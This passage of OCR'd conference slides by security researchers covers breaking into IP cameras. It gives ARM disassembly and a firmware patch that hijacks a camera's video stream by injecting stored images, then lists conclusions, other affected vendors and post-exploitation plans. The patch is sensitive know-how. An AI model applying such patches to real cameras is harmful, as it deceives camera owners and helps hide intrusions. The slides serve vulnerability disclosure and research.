
```
vsnprintf:

.text:00066818 __vsnprintf_wrapper ; CODE XREF:
sub_58+378p
.text:00066818      MOV     R12, SP
.text:0006681C      STMFD   SP!, {R1-R3}
.text:00066820      STMFD   SP!, {R11,R12,LR,PC}
.text:00066824      SUB     R11, R12, #0x10
.text:00066828      MOV     R1, 0xFFFFFFFF ;WTF? Totally
screwing the “size” argument
.text:0006682C      LDR     R2, [R11,#varg_r1]
.text:00066830      ADD     R3, R11, #8
.text:00066834      BL      __vsnprintf
.text:00066838      LDMDB   R11, {R11,SP,PC}
.text:00066838 ; End of function __vsnprintf_wrapper
```

Video stream hijacking

Step 5 - Patch the function (Poor man’s way):


Picking up from previous step, we wanted to modify the function at **0x16D48** (**send_picture_in_stream**), basic block **0x16DA8** with the following code:

```
image_counter = 0;
image_data = malloc(size_of_image);
[r4, #4] = image_data;
sprintf(&image_data, "/home/my_picture_%d", image_counter);
f = fopen(image_data, "rb");
fread(&image_data, 1, size_of_image, f);
fclose(f);
[R4, #0xC] = size_of_image;
image_counter ++;
image_counter = image_counter % number_of_images;
```



```
00016DA8
00016DA8             loc_16DA8               ; chunk size
00016DA8 12 0B A0 E3 MOV     R0, #0x4800
00016DAC 5F B2 FF EB BL      __malloc_wrapper
00016DB0 04 00 84 E5 STR     R0, [R4,#4]     ; [R4,#4] = buffer
00016DB4 AC 16 9F E5 LDR     R1, =aHomeMy_pic__D ; "/home/my_pic__%d"
00016DB8 50 3B 9F E5 LDR     R3, =global_image_counter
00016DBC 00 20 93 E5 LDR     R2, [R3]
00016DC0 94 3E 01 EB BL      __vsnprintf_wrapper
00016DC4 04 00 94 E5 LDR     R0, [R4,#4]     ; filename
00016DC8 9C 16 9F E5 LDR     R1, =aRb_0      ; "rb"
00016DCC 17 3A 01 EB BL      __fopen
00016DD0 00 30 A0 E1 MOV     R3, R0          ; handle
00016DD4 00 50 A0 E1 MOV     R5, R0          ; save the handle for fclose
00016DD8 04 00 94 E5 LDR     R0, [R4,#4]     ; buffer
00016DDC 01 10 A0 E3 MOV     R1, #1          ; size of each element
00016DE0 12 2B A0 E3 MOV     R2, #0x4800     ; count
00016DE4 85 3A 01 EB BL      __fread
00016DE8 05 00 A0 E1 MOV     R0, R5          ; handle
00016DEC 55 39 01 EB BL      __fclose
00016DF0 12 2B A0 E3 MOV     R2, #0x4800
00016DF4 0C 20 84 E5 STR     R2, [R4,#0xC]   ; [R4,#0xC] = size of image
00016DF8 10 5B 9F E5 LDR     R5, =global_image_counter
00016DFC 00 30 95 E5 LDR     R3, [R5]
00016E00 01 30 83 E2 ADD     R3, R3, #1      ; global_image_counter++
00016E04 05 00 53 E3 CMP     R3, #5          ; if (global_image_counter > 5)...
00016E08 01 30 A0 C3 MOVGT   R3, #1          ; ... then global_image_counter = 1
00016E0C 00 30 85 E5 STR     R3, [R5]
00016E10 00 00 A0 E1 NOP
00016E14 00 30 A0 E3 MOV     R3, #0
00016E18 08 30 84 E5 STR     R3, [R4,#8]
00016E1C 00 30 98 E5 LDR     R3, [R8]
00016E20 14 30 84 E5 STR     R3, [R4,#0x14]
```

Also, we redirected the `videostream.asf` to the `video.cgi` handler:



```
0001B3D4
0001B3D4 loc_1B3D4
0001B3D4 MOV     R0, R5
0001B3D8 LDR     R1, =aVideostream_as ; "videostream.asf"
0001B3DC BL      __strcmp
0001B3E0 CMP     R0, #0
0001B3E4 BNE     loc_1B44C
```


```
0001B39C LDR     R3, [R11,#var_4C]
0001B3A0 STR     R3, [SP,#0x74+var_74]
0001B3A4 LDR     R3, [R11,#var_50]
0001B3A8 STMFA   SP, {R3,R9}
0001B3AC LDR     R3, [R11,#var_60]
0001B3B0 STR     R3, [SP,#0x74+var_68]
0001B3B4 STR     R8, [SP,#0x74+var_64]
0001B3B8 MOV     R0, R6
0001B3BC MOV     R1, R5
0001B3C0 MOV     R2, R10
0001B3C4 LDR     R3, [R11,#var_5C]
0001B3C8 BL      handle_cgi_requests
0001B3CC MOV     R7, R0
0001B3D0 B       loc_1B458
```

```
0001B3E8 MOV     R0, R6
0001B3EC MOV     R1, R10
0001B3F0 LDR     R2, [R11,#var_5C]
0001B3F4 BL      handle_videostream_asf_request
0001B3F8 MOV     R7, R0
0001B3FC B       loc_1B458
```

```
0001B44C
0001B44C loc_1B44C
0001B44C MOV     R0, R6
0001B450 MOV     R1, R5
0001B454 BL      handle_other_extensions_requests
```

```
0001B458
0001B458 loc_1B458
0001B458 BL      sub_1AC54
0001B45C MOV     R0, R7
0001B460 LDMDB   R11, {R4-R11,SP,PC}
0001B460 ; End of function webserver_main
0001B460
```

Also, we redirected the `videostream.asf` to the `video.cgi` handler:



```
0001B3D4
0001B3D4 loc_1B3D4
0001B3D4 MOV     R0, R5
0001B3D8 LDR     R1, =aVideostream_as ; "videostream.asf"
0001B3DC BL      sub_67994
0001B3E0 CMP     R0, #0
0001B3E4 BNE     loc_1B44C
```

```
0001B3E8 LDR     R5, =aVideo_cgi ; "video.cgi"
0001B3EC B       loc_1B39C
```

```
0001B39C
0001B39C loc_1B39C
0001B39C LDR     R3, [R11,#var_4C]
0001B3A0 STR     R3, [SP,#0x74+var_74]
0001B3A4 LDR     R3, [R11,#var_50]
0001B3A8 STMFA   SP, {R3,R9}
0001B3AC LDR     R3, [R11,#var_60]
0001B3B0 STR     R3, [SP,#0x74+var_68]
0001B3B4 STR     R8, [SP,#0x74+var_64]
0001B3B8 MOV     R0, R6
0001B3BC MOV     R1, R5
0001B3C0 MOV     R2, R10
0001B3C4 LDR     R3, [R11,#var_5C]
0001B3C8 BL      handle_cgi_request
0001B3CC MOV     R7, R0
0001B3D0 B       loc_1B458
```

```
0001B3F0 LDR     R2, [R11,#var_5C]
0001B3F4 BL      old_handle_videostream_asf_request
0001B3F8 MOV     R7, R0
0001B3FC B       loc_1B458
```

```
0001B44C
0001B44C loc_1B44C
0001B44C MOV     R0, R6
0001B450 MOV     R1, R5
0001B454 BL      handle_other_extensions_requests
```

CORE SECURITY

Demo

Conclusion

The IP cameras are broken!!! All of them!!!

Conclusion

- The IP cameras are broken!!! All of them!!!
- Don’t expose them to the Internet
- Update to the latest version of the firmware (yeah, sure!, they are probably broken anyways)

Conclusion

- Having an IP camera will probably attempt against your privacy
- Using an IP camera could make you feel more secure, but in fact it is the opposite …
- Maybe, you aren't the only one watching your baby's room!
- Some IP cameras models can record audio, so your conversations aren't safe either
- An IP camera puts at risk the security of your network!

Bonus track

Bonus track


- We have a lot of more IP cameras vulnerabilities:

- **Vivotek IP** cameras multiple vulnerabilities
- More bugs in **TP-Link IP** cameras
- More bugs in **D-Link IP** cameras
- **Hikvision IP** cameras multiple vulnerabilities
- Also, bugs in **DVR** devices: **AVTECH DVR** multiple vulnerabilities

http://www.coresecurity.com/grid/advisories

Bonus track

- Even, we have the “**Coffee pot vulnerability**”:



```
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 o o o o o o o o o o o o
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 o o o 0 0 0 o o o o o o o o o o o o
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 .       . . o 0 0 o o o o o o o o o o o
0 0 0 0 0 0 0 0 0 0 0 0 o o 0 0 o         . .   o o o o o o o o o o o o o o
0 0 0 0 0 0 0 0 0 0 0 0 o o o o . . . . .                   . o o o o o o o
0 0 0 0 0 0 0 0 0 0 o . o 0 0 o                               . o o o o o o
0 0 0 0 0 0 0 0 0 .                                           . o o o o o o
0 0 0 0 0 0 0 0 .                                         . o o o o o o o o
0 0 0 0 0 0 0 .     . o 0 0 o .                         . o o o o o o o o o
0 0 0 0 0 0 o     . 0 0 0 0 0 0                         . o o o o o o o o o
0 0 0 0 0 0 .     0 0 0 0 0 0 0 .     . . . .             o o o o o o o o o
0 0 0 0 0 0     o 0 0 0 0 0 0 0 .     . . o . .           . o o o o o o o o
0 0 0 0 0 0     o 0 0 0 0 0 0 0 .   . . o o o . . . . . . . o o o o o o o o
0 0 0 0 0 0     o 0 0 0 0 0 0 o . o 0 0 o 0 0 . . . . . . . . o o o o o o o
0 0 0 0 0 0 .   o 0 0 0 0 0 0 o . 0 0 0 o 0 0 . . . . . . . . . o o o o o o
0 0 0 0 0 0 .   . 0 0 0 0 0 o . . 0 0 o o 0 0 o . . . . . . . . o o o o o o
0 0 0 0 0 0 o     0 0 0 0 0 o . o 0 0 o o 0 0 o . . . . . . . . . o o o o o
0 0 0 0 0 0 0     0 0 0 0 0 . . o 0 0 o o 0 0 o . . . . . . . . . o o o o o
0 0 0 0 0 0 0 .   o 0 0 0 o . o o o 0 o o 0 0 o . . . . . . . . . . o o o o
0 0 0 0 0 0 0 o   . 0 0 0 o . o o o 0 o o 0 0 o . . . . . . . . . . o o o o
0 0 0 0 0 0 0 0   . 0 0 0 . . o o o 0 o o 0 0 o . . . . . . . . . . o o o o
0 0 0 0 0 0 0 0     0 0 0 . . o o o 0 o o 0 0 o . . . . . . . . . . . o o o
0 0 0 0 0 0 0 0 o   o 0 o   o o o o 0 o o o 0 o . . . . . . . . . . . o o o
0 0 0 0 0 0 0 0 0   . 0 o   o o o o 0 o . o 0 o . . . . . . . . . . . . o o
0 0 0 0 0 0 0 0 0 .   0 o . o o o o 0 . . o 0 o . . . . . . . . . . . . . o
0 0 0 0 0 0 0 0 0 o   o . . o o o o o . . o 0 o . . . . . . . .   .   . . o
0 0 0 0 0 0 0 0 0 0   . . . o o o . o . . o 0 o . . . .               .   .
o 0 0 0 0 0 0 0 0 0 .     . o o o . o . . . 0 o . .                   .
o o 0 0 0 0 0 0 0 0 o     . o o o . o . . . 0 o . .
o o o 0 0 0 0 0 0 0 o     . o o o . o . . . 0 o .
```

Future work

Future work

- Continue breaking IP cameras
- Research other devices like DVR (Digital Video Recorders)
- Build a more complete tool set for post-exploitation
- Implement precise geolocation of IP cameras using Wi-Fi access points data
- Patch the wireless driver to get monitor mode and conduct Wi-Fi attacks from the camera

Acknowledgments & Greetings

Acknowledgments & Greetings

- Dani de Luca
- Buchu
- Flavio de Cristofaro
- Fruss
- Mariano Cardano

Contact info

Contact info

Francisco Falcón

@fdfalcon

ffalcon@coresecurity.com

Nahuel Riva

@crackinglandia

nriva@coresecurity.com

Questions?

Thank you.